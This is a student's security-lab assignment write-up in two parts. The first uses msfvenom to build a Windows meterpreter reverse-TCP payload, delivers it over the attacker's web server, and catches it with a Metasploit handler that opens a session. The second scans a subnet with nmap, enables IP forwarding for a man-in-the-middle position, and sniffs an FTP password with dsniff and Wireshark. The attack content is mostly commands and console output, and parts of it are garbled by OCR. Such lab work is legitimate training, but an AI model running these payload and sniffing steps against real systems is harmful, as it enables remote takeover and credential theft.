Assignment Day-6

Question 1.

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Answer 1:

Steps:

Check your IP using ifconfig command.

Create a Payload.

Start web server.

```
robubal: # msfvenom = p windows/meterpreter/reverse_tcp --platform windows -f exe -a x86 LHOST=192.168.183.130 LPORT=4444 -o /var/www/html/TEST/Test.exe No Nencoder or Datchans specified, outputting raw payload Payload Size of exe file.

No Nencoder of patchans specified, outputting raw payload Payload Size of exe file.

No Nencoder of exe file.

No Nen
```

Download Payload in Victim machine using machine attacker machine webpage.

Open Metasploit console and set multi handler.

Set payload that you created using set command.

Set LHOST and LPORT.

Exploit using exploit command.

```
* WARNING: No database support: No database YAML file
 sf5 > use exploit/multi/handler
                                   r) > set payload windows/meterpreter/reverse_tcp
continues/mandler) > set payload windows/meter
payload => windows/meterpreter/reverse tcp
msf5 exploit(mulii/handler) > set LHOST 192.168.183.130
LHOST => 192.168.183.130
msf5 exploit(mulii/handler) > set LPORT 4444
 <u>sf5</u> exploit(
                                  er) > show options
 Nodule options (exploit/multi/handler):
   Name Current Setting Required Description
 Payload options (windows/meterpreter/reverse_tcp):
                 Current Setting Required Description
                                                   Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
   EXITFUNC process
                 192.168.183.130 yes
4444 yes
Exploit target:
   Id Name
   0 Wildcard Target
<u>msf5</u> exploit(<mark>multi/handler</mark>) > exploit
     Started reverse TCP handler on 192.168.183.130:4444
    Sending stage (180291 bytes) to 192.168.183.129
Meterpreter session 1 opened (192.168.183.130:4444 -> 192.168.183.129:49674) at 2020-08-31 20:13:21 +0530
<u>meterpreter</u> > sysinfo
                      : WIN-2P0T021FDJH
: Windows 2016+ (10.0 Build 14393).
Architecture
System Language : en US
                         WORKGROUP
```

Question 2.

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer 2:-

Made an ftp server using the manage and tools option in the windows server manger.

Checked the ips of the ftp machine and the machine which was supposed to be connected to it as shown in images below.

FTP Server

```
Command Prompt
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\Users\Aayush>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
  Media State . . . . . . . . . : Media disconnected Connection-specific DNS Suffix \, . :
Ethernet adapter VirtualBox Host-Only Network:
  Connection-specific DNS Suffix .:
  Link-local IPv6 Address . . . . : fe80::d06e:c7d2:d2cf:3b8c%7
  IPv4 Address. . . . . . . . . . : 192.168.56.1
  Default Gateway . . . . . . . .
Ethernet adapter VirtualBox Host-Only Network #2:
  Connection-specific DNS Suffix .:
  Link-local IPv6 Address . . . . . : fe80::ac47:b533:db95:10ab%3
  IPv4 Address. . . . . . . . . : 192.168.158.2
  Default Gateway . . . . . . . :
thernet adapter Ethernet 2:
```

Machine That was connected

Nmap the full network using nmap 192.168.183.*.

```
~# nmap 192.168.183.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 23:20 IST
Nmap scan report for 192.168.183.1
Host is up (0.00092s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
2179/tcp open vmrdp
 MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.183.2
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.183.2 are closed
MAC Address: 00:50:56:F5:B8:9B (VMware)
Nmap scan report for 192.168.183.133
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:C1:DB:CB (VMware)
Nmap scan report for 192.168.183.134
Host is up (0.00095s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:6F:DA:C9 (VMware)
Nmap scan report for 192.168.183.254
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.183.254 are filtered
MAC Address: 00:50:56:EB:90:89 (VMware)
Nmap scan report for 192.168.183.130
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.183.130 are closed
Nmap done: 256 IP addresses (6 hosts up) scanned in 38.39 seconds
```

From nmap scan I got the target ip on which ftp is open that is 192.168.183.134 and the ip which is going to connect it is 192.168.183.133

Configured the kali machine to forward the packet through it using commands:-


echo 1 > /proc/sys/net/ipv4/ip_forward

sysctl -w net.ipv4.ip_forward=1

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0

Applya display filter... <Ctrl-/>
```

Used the wireshark to get the password which is shown in image below



Got password as 1234@abcd